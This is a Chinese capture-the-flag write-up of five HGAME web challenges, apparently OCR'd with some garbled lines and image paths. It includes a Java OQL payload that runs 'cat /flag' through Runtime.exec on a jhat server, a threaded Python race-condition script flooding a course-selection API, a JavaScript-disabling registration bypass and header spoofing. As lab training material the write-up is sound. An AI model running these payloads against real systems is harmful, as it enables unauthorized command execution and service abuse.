

Hgame做题笔记(web方向)

1 2048*16

进入靶场发现为游戏题



随即开始习惯性寻找js,通过开发者工具打开f12



查找js, 发现关键字符串


I7R8ITMCnzbCn5eFlC=6yliXfzN=I5NMnz0XlC==yzycysi70ci7y7iK和V+g5LpoEej/fy0nPNivz9SswHlhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3

```
"getilementsByTagName',
    'tile-super',
    'classList',
    'messageContainer',
    'ITRBITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK',
    'tileContainer'
];
    return $ = function () {
        return x
}.

95 g[h(432)][h(469)] = function (x) {
        var n = h,
        var e = x ? 'game-won' : n(443),
        t = x ? 's0(
        n (439),
        'V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3'

1) : n(433);
    this[n(438)][n(437)].add(e),
        this[n(438)][n(435)]('p') [ - 1257 * - 5 + 9 * 1094 + - 5377 * 3].textContent = t
14 },
```

发现字符串类型后打开cyberchef



随即得到flag

2 Bypass it

进入页面发现为登录系统

用户登录

• 朋户名:


• 窗 窗:

• 万天内自动管录

• 愛蒙 注册



随即进行尝试注册账号, 发现不允许注册



考虑到可能是js,随即关闭js,发现可以进行账号著注册

用尸注册 • **用户名:** admin

• 密 码:

• 注册

以被窃取。详细了解

注册一个admin账号后,返回页面登录,发现登录成功,随即获得flag

你好! 欢迎来到个人中心!

• ~Click here~



hgame{8e264246f42a72044287ae27d6a925e104e3545c}

3 jhat

All Classes (excluding platform)

Package < Default Package >

class Test [0x70fa9c298]

Package com.intellij.rt.execution.application

class com.intellij.rt.execution.application.AppMainV2 [0x70fa97020] class com.intellij.rt.execution.application.AppMainV2\$1 [0x70fa9a6d0] class com.intellij.rt.execution.application.AppMainV2\$Agent [0x70fa921d8]

Other Queries

- All classes including platform
 Show all members of the rootset
 Show instance counts for all classes (including platform)
 Show instance counts for all classes (excluding platform)
- Show heap histogram
 Show finalizer summary
- Execute Object Query Language (OQL) query



发现一个输入框

Object Query Language (OQL) query

All Classes (excluding platform) OQL Help

输入payload

java.util.Scanner.class.getDeclaredConstructor(java.io.lnputStream.class).newlnstance(java.lang.Pr ocess.class.cast(java.lang.Runtime.getRuntime().exec("cat /flag")).getInputStream()).useDelimiter("\\A").next()

Object Query Language (OQL) query

All Classes (excluding platform) OQL Help

java.util.Scanner.class.getDeclaredConstructor(java.io.InputStream.class).newInstance(java.lang.Process.class.cast(java.lang.Runtime.getRuntime().exec("cat / flag")).getInputStream()).useDelimiter("\\A").next()

Execute

4

hgame {4ade4c3921c12d16de729a06843ec89d96ad09c5}

4 selectcourse

进入页面发现选课系统如图,无论关闭js还是什么办法都无法选课成功



import json

import threading

import requests

url = "http://47.100.137.175:30016/api/courses"

url2 = "http://47.100.137.175:30016/api/ok"

headers = {

"Content-Type": "application/json",

"Host": "47.100.137.175:30016",

"Origin": "http://47.100.137.175:30016/",


"Referer": "http://47.100.137.175:30016/",

```
Gecko) Chrome/121.0.0.0 Safari/537.36"
}
def selectcourse1(s):
data = {
"id": 1
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)
def selectcourse2(s):
data = {
"id": 2
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)
def selectcourse3(s):
data = {
"id": 3
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)
def selectcourse4(s):
data = {
"id": 4
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)
```

"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like

```
def selectcourse5(s):
data = {
"id": 5
}
print(data)
res1 = s.post(url, data=json.dumps(data), headers=headers)
print(res1.text)
if __name__ == '__main__':
s=requests.session()
for i in range(2000):
t1 = threading.Thread(target=selectcourse1,args=(s,))
t2 = threading.Thread(target=selectcourse2, args=(s,))
t3 = threading.Thread(target=selectcourse3, args=(s,))
t4 = threading.Thread(target=selectcourse4, args=(s,))
t5 = threading.Thread(target=selectcourse5, args=(s,))
t1.start()
t2.start()
t3.start()
t4.start()
t5.start()
res2 = s.get(url2)
if "hgame" in res2.text:
print(res2.text)
break
```

尝试用程序跑一下,随即得到flag



5 ezhttp



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请通过Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0访问此页面





请从本地访问这个页面









Ok, the flag has been given to you $^{- \wedge}$

47.100.245.185

